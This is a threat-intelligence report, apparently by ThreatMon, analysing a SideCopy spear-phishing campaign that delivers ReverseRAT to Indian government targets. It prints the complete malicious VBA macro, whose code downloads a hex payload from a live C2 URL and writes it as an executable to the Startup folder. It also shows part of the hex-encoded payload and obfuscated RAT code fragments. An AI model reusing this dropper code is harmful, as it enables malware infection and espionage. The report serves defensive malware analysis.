ThreatMon

APT SideCopy Targeting Indian Government Entities

Malicious Document Leads to ReverseRAT

@threatmon @MonThreat

Contents

Executive Summary

SideCopy, a Pakistani threat group, targeted Indian Government Entities using a spear-phishing email containing a macro-enabled Word document. If the recipient opens the document and enables macros, it triggers the execution of malicious code, allowing SideCopy to gain initial access. The malware used is a new version of ReverseRAT, which has enhanced obfuscation and sleep calls to avoid detection.

Once ReverseRAT gains persistence, it enumerates the victim's device, collects data, encrypts it using RC4, and sends it to the Command and Control (C2) server. It waits for commands to execute on the target machine, and some of its functions include taking screenshots, downloading and executing files, and uploading files to the C2 server.

Who is SideCopy?


SideCopy is a Pakistani threat group that has primarily targeted South Asian countries, including Indian and Afghani government personnel, since at least 2019. SideCopy's name comes from its infection chain that tries to mimic that of Sidewinder, a suspected Indian threat group.

What is a RAT?


Remote access trojans (RATs) are malware designed to allow an attacker to remotely control an infected computer. Once the RAT is running on a compromised system, the attacker can send commands to it and receive data back in response.

Technical Analysis of the Attack

Initial Access via Spear-Phishing



The initial access vector in this attack is a spear-phishing email sent by the APT group SideCopy to Indian Government Entities. The email contains an attached file named "Cyber Advisory 2023.docm", which is a macro-enabled Word document. If the recipient opens the file and enables the macros, it will trigger the execution of malicious code, allowing the APT group to gain initial access.



Reminder: Enable Macros to view Premium Recommendations

सत्यमेव जयते

Advisory No. 19-78/2023-SA

Government of India

Ministry of Communications

Department of Telecommunications

Subject: **Android Threats and Preventions**

A cyber attack occurs if a threat successfully breaches security controls. Evidence shows that cyber attacks are growing in sophistication, frequency and gravity. Our ever growing reliance upon Internet places our organizations and individual users at the risk. In most of the cyber-attacks, the cyber threat actors' uses spear phishing messages to deliver the malware on to the victims' smart phone. Thus we need to understand the tactics of the cyber threat actors and urgently secure the internet connected system (smart phones) both at organizations as well as the user end to prevent any breach.

2. Some to the very common tactics, techniques and procedures adopted by cyber threat actors to compromise the smart phones are as follows:

2.1 Exploiting mobile application vulnerabilities


Cyber threat actors are exploiting the prevailing vulnerabilities in the applications of organizations to steal data, which are meant only for authorized and authenticated users. Further, such vulnerable applications are used for lateral entry for indentifying sensitive systems to carry out cyber attacks.

2.2 Creation of Dubious Apps

Dubious Apps developed by malicious actors on various themes are being sent to targeted users through WhatsApp and other Social media links


The document highlights the growing sophistication, frequency, and gravity of cyber attacks and emphasizes the importance of securing internet-connected systems, particularly smartphones, at both the organizational and user levels. It identifies some of the common tactics used by cyber threat actors to compromise smartphones, such as exploiting mobile application vulnerabilities and creating dubious apps, and provides best practices for organizational security.

Analysis of the Macro Code




```
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Private Sub Document_Close()
    get_text_from_web
End Sub

Function get_text_from_web()
End Function
Sub HexStringToBinaryFile(st As String)
End Sub

```

Execution starts, when the victim closes the document, by calling ***Document_Close()*** sub. All this sub does is call ***get_text_from_web()*** function.




```
Function get_text_from_web()
  Dim html As Object
  Dim website As String
  Dim dt As String
  website = "http://luckyoilpk.com/vlan.html"
  Set html = CreateObject("htmlFile")
    With CreateObject("MSXML2.ServerXMLHTTP.6.0")
        .Open "GET", website, False
        .setRequestHeader "User-Agent", "Mozilla/5.0 (Windows NT 10.0;
        .Send
        html.body.innerHTML = .responseText
        HexStringToBinaryFile html.body.innerHTML
    End With
End Function
```

get_text_from_web() function retrieves HTML content from http[:]//luckyoilpk[.]com/vlan.html then it calls ***HexStringToBinaryFile()*** subroutine.




```
4D|5A|90|00|03|00|00|00|04|00|00|00|FF|FF|00|00|B8|00|00|00|00|00|00|00|40|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00
|09|CD|21|B8|01|4C|CD|21|54|68|69|73|20|70|72|6F|67|72|61|6D|20|63|61|6E|6E|6F|74|20|62|65|20|72|75|6E|20|69|6E|20|44|4F|53|20|6D|6F|64|65|2E|0D
6|00|00|00|00|00|00|00|00|E0|00|22|00|0B|01|30|00|00|B2|00|00|00|08|00|00|00|00|00|00|DE|D0|00|00|00|20|00|00|00|E0|00|00|00|00|40|00|00|20|00|0
20|01|00|00|02|00|00|5C|C3|00|00|02|00|40|85|00|00|10|00|00|10|00|00|00|00|00|10|00|00|10|00|00|00|00|00|00|10|00|00|00|00|00|00|00|00|00|00|00|8B
|00|00|00|00|00|00|00|00|00|00|00|01|00|0C|00|00|00|B0|CF|00|00|54|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|0
8|00|00|00|00|00|00|00|00|00|00|00|08|20|00|00|48|00|00|00|00|00|00|00|00|00|00|00|2E|74|65|78|74|00|00|00|E4|B0|00|00|00|20|00|00|00|B2|00|00|0
73|72|63|00|00|00|E8|04|00|00|00|E0|00|00|00|06|00|00|00|B4|00|00|00|00|00|00|00|00|00|00|00|00|00|00|40|00|00|40|2E|72|65|6C|6F|63|00|00|0C|00
|00|00|00|00|40|00|00|42|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|BF|D0|00|00|00|00|00|00|48|00|00|00|02|00|05|00|4C|6C|00|00|2C|62|00|0
0|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|13|30|06|00|43|01|00|00|00|00|00|00|02|1
9D|28|0C|00|00|0A|1B|9A|6F|0D|00|00|0A|7D|02|00|00|04|02|19|8D|34|00|00|01|25|17|1F|12|9C|25|18|1F|34|9C|7D|03|00|00|04|02|16|7D|04|00|00|04|02
|9A|6F|0D|00|00|0A|7D|05|00|00|04|02|19|8D|34|00|00|01|25|17|1F|12|9C|25|18|1F|34|9C|7D|06|00|00|04|02|16|7D|07|00|00|04|02|72|01|00|00|70|17|8D
D|08|00|00|04|02|19|8D|34|00|00|01|25|17|1F|12|9C|25|18|1F|34|9C|7D|09|00|00|04|02|16|7D|0A|00|00|04|02|72|01|00|00|70|17|8D|32|00|00|01|25|16|1
8D|34|00|00|01|25|17|1F|12|9C|25|18|1F|34|9C|7D|0C|00|00|04|02|16|7D|0D|00|00|04|02|72|01|00|00|70|17|8D|32|00|00|01|25|16|1F|23|9D|28|0C|00|00
|1F|12|9C|25|18|1F|34|9C|7D|0F|00|00|04|02|28|0E|00|00|0A|00|2A|00|13|30|06|00|43|01|00|00|00|00|00|00|02|16|7D|10|00|00|04|02|72|01|00|00|70|17
A|7D|11|00|00|04|02|19|8D|34|00|00|01|25|17|1F|12|9C|25|18|1F|34|9C|7D|12|00|00|04|02|16|7D|13|00|00|04|02|72|01|00|00|70|17|8D|32|00|00|01|25|1
19|8D|34|00|00|01|25|17|1F|12|9C|25|18|1F|34|9C|7D|15|00|00|04|02|16|7D|16|00|00|04|02|72|01|00|00|70|17|8D|32|00|00|01|25|16|1F|23|9D|28|0C|00
|17|1F|12|9C|25|18|1F|34|9C|7D|18|00|00|04|02|16|7D|19|00|00|04|02|72|01|00|00|70|17|8D|32|00|00|01|25|16|1F|23|9D|28|0C|00|00|0A|1B|9A|6F|0D|0
F|34|9C|7D|1B|00|00|04|02|16|7D|1C|00|00|04|02|72|01|00|00|70|17|8D|32|00|00|01|25|16|1F|23|9D|28|0C|00|00|0A|1B|9A|6F|0D|00|00|0A|7D|1D|00|00|0
04|02|28|0E|00|00|0A|00|2A|00|13|30|06|00|43|01|00|00|00|00|00|00|02|16|7D|1F|00|00|04|02|72|01|00|00|70|17|8D|32|00|00|01|25|16|1F|23|9D|28|0C
|25|17|1F|12|9C|25|18|1F|34|9C|7D|21|00|00|04|02|16|7D|22|00|00|04|02|72|01|00|00|70|17|8D|32|00|00|01|25|16|1F|23|9D|28|0C|00|00|0A|1B|9A|6F|0D
8|1F|34|9C|7D|24|00|00|04|02|16|7D|25|00|00|04|02|72|01|00|00|70|17|8D|32|00|00|01|25|16|1F|23|9D|28|0C|00|00|0A|1B|9A|6F|0D|00|00|0A|7D|26|00|0
00|04|02|16|7D|28|00|00|04|02|72|01|00|00|70|17|8D|32|00|00|01|25|16|1F|23|9D|28|0C|00|00|0A|1B|9A|6F|0D|00|00|0A|7D|29|00|00|04|02|19|8D|34|00
|00|04|02|72|01|00|00|70|17|8D|32|00|00|01|25|16|1F|23|9D|28|0C|00|00|0A|1B|9A|6F|0D|00|00|0A|7D|2C|00|00|04|02|19|8D|34|00|00|01|25|17|1F|12|9C
6|00|43|01|00|00|00|00|00|00|02|16|7D|2E|00|00|04|02|72|01|00|00|70|17|8D|32|00|00|01|25|16|1F|23|9D|28|0C|00|00|0A|1B|9A|6F|0D|00|00|0A|7D|2F|0
00|00|04|02|16|7D|31|00|00|04|02|72|01|00|00|70|17|8D|32|00|00|01|25|16|1F|23|9D|28|0C|00|00|0A|1B|9A|6F|0D|00|00|0A|7D|32|00|00|04|02|19|8D|34
|00|00|04|02|72|01|00|00|70|17|8D|32|00|00|01|25|16|1F|23|9D|28|0C|00|00|0A|1B|9A|6F|0D|00|00|0A|7D|35|00|00|04|02|19|8D|34|00|00|01|25|17|1F|12
0|00|70|17|8D|32|00|00|01|25|16|1F|23|9D|28|0C|00|00|0A|1B|9A|6F|0D|00|00|0A|7D|38|00|00|04|02|19|8D|34|00|00|01|25|17|1F|12|9C|25|18|1F|34|9C|7
00|01|25|16|1F|23|9D|28|0C|00|00|0A|1B|9A|6F|0D|00|00|0A|7D|3B|00|00|04|02|19|8D|34|00|00|01|25|17|1F|12|9C|25|18|1F|34|9C|7D|3C|00|00|04|02|28
|3D|00|00|04|02|72|01|00|00|70|17|8D|32|00|00|01|25|16|1F|23|9D|28|0C|00|00|0A|1B|9A|6F|0D|00|00|0A|7D|3E|00|00|04|02|19|8D|34|00|00|01|25|17|1F
1|00|00|70|17|8D|32|00|00|01|25|16|1F|23|9D|28|0C|00|00|0A|1B|9A|6F|0D|00|00|0A|7D|41|00|00|04|02|19|8D|34|00|00|01|25|17|1F|12|9C|25|18|1F|34|9
00|00|01|25|16|1F|23|9D|28|0C|00|00|0A|1B|9A|6F|0D|00|00|0A|7D|44|00|00|04|02|19|8D|34|00|00|01|25|17|1F|12|9C|25|18|1F|34|9C|7D|45|00|00|04|02
|9D|28|0C|00|00|0A|1B|9A|6F|0D|00|00|0A|7D|47|00|00|04|02|19|8D|34|00|00|01|25|17|1F|12|9C|25|18|1F|34|9C|7D|48|00|00|04|02|16|7D|49|00|00|04|02
B|9A|6F|0D|00|00|0A|7D|4A|00|00|04|02|19|8D|34|00|00|01|25|17|1F|12|9C|25|18|1F|34|9C|7D|4B|00|00|04|02|28|0E|00|00|0A|00|2A|00|13|30|06|00|43|0
32|00|00|01|25|16|1F|23|9D|28|0C|00|00|0A|1B|9A|6F|0D|00|00|0A|7D|4D|00|00|04|02|19|8D|34|00|00|01|25|17|1F|12|9C|25|18|1F|34|9C|7D|4E|00|00|04
|23|9D|28|0C|00|00|0A|1B|9A|6F|0D|00|00|0A|7D|50|00|00|04|02|19|8D|34|00|00|01|25|17|1F|12|9C|25|18|1F|34|9C|7D|51|00|00|04|02|16|7D|52|00|00|04
A|1B|9A|6F|0D|00|00|0A|7D|53|00|00|04|02|19|8D|34|00|00|01|25|17|1F|12|9C|25|18|1F|34|9C|7D|54|00|00|04|02|16|7D|55|00|00|04|02|72|01|00|00|70|1
```




```vb
Sub HexStringToBinaryFile(st As String)
    Dim u As String
    u = Application.UserName
    Dim full As String
    full = "C:\Users\" + u + "\AppData\" + "Roaming\" + "Microsoft\" + "Windows\" + "Start Menu\Programs\Startup\" + "v" + "l" + "a" + "n" + "." + "e" + "x" + "e"
    Dim hex_val As String
    hex_val = st
    Dim output() As String
    output = Split(hex_val, "|")
    Dim handle As Long
    handle = FreeFile
    Open full For Binary As #handle
    Dim i As Long
    For i = LBound(output) To UBound(output)
        Put #handle, , CByte("&H" & output(i))
    Next i
    Close #handle
End Sub
```

HexStringToBinaryFile() sub takes the HTML Content and converts them to binary and writes the bytes to file ***vlan.exe*** under **Startup** directory to gain persistence.



C:\Users\falan\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup


Analysis of the new ReverseRAT



```
UserViwe (10.0.0.1)
  UserViwe.exe
    Tv
    Referencesences
    Resourcess
    Resources
    { } .
    { } cccommanxsndfsdjfhwer234234dfsdsfsldgfgfdfsdfhhs
    { } Propertiesxsndfsdjfhwer234234dfsd
    { } dfg3435sd dfg3435sc
    { } dsfswrsdfjssdsdjfsdfhhiwurhwiehrldjkfwe24i53i4dfhhiw
    { } sdfjssdfdfgjh3045u304uigfsdfhsdf32423
    { } sdfjssdfdfgjh3045u304uigfsdfhsdf324234hiwurhwi
    { } sdfjssdfsdfhfjg43904023sf23423hsdfsjdfweiriwurhwieh
    { } sdfjssdfsdfhfjg43904023sf23423hsdfsjdfweiriwu
    { } sdfjssdfsdfhhifgdfgdfgh9t3459384hgsdfsdfsdfwewurh
    { } sdfjssdfsdfhhisdfsdfsdfwewurhwiehrldjkfweg4353iehrl
    { } sdfjssdfsdfhhisdfsdfsdfwewurhwiehrldjkfweg4353iehrl
    { } sdfjssdfsdfhhisdfsdfsdfwewurhwiehrldjkfweg4353iehrl
    { } sdfjssdfsdfhhisdfsdfsdfwewurhwitewrt3453
    { } sdfjssdfsdfhhiwrer23423fwurhwiehrldjkfwe45ehrldjkfv
    { } sdfjssdfsdfhhiwrer23423fwurhwiehrldjkfwe
    { } sdfjssdfsdfhhiwurgfgdfg5434534hwiehrldjkfwe
    { } sdfjssdfsdfhhiwurhwidfgdfg345345ehrldjkfwe
    { } sdfjssdfsdfhhiwurhwiehrldjkfwe
    { } sdfjssdfsdfhhiwurhwiesf4353sdfgert345345hrldjkfwe
    { } sdfjssdfsdfhhsdfsjd345345345897s98fsdfhj34k5fweiriv
    { } sdfjssdfsdfhhsdfsjdfweiriwurhwiefdgt345345hrldjkfwe
```


```
                { '-' })[1].ToString(),
                  this.memoreerifsdhfusfh2312
              },
              {
                  "sdfslkdfjwkejrw-processor-sdfjsjkfhweurjdsf".Split(new char[] { '-' })
                [1].ToString(),
                  this.sdfhsdfhskjdfhwerweiurprocecssdsd23123
              },
              {
                  "sdkfslkdfjwerj-webcam-sdfjkwehrwehdsfh".Split(new char[] { '-' })
                [1].ToString(),
                  this.webcamasdedjljweroiqwe234234sdf
              },
              {
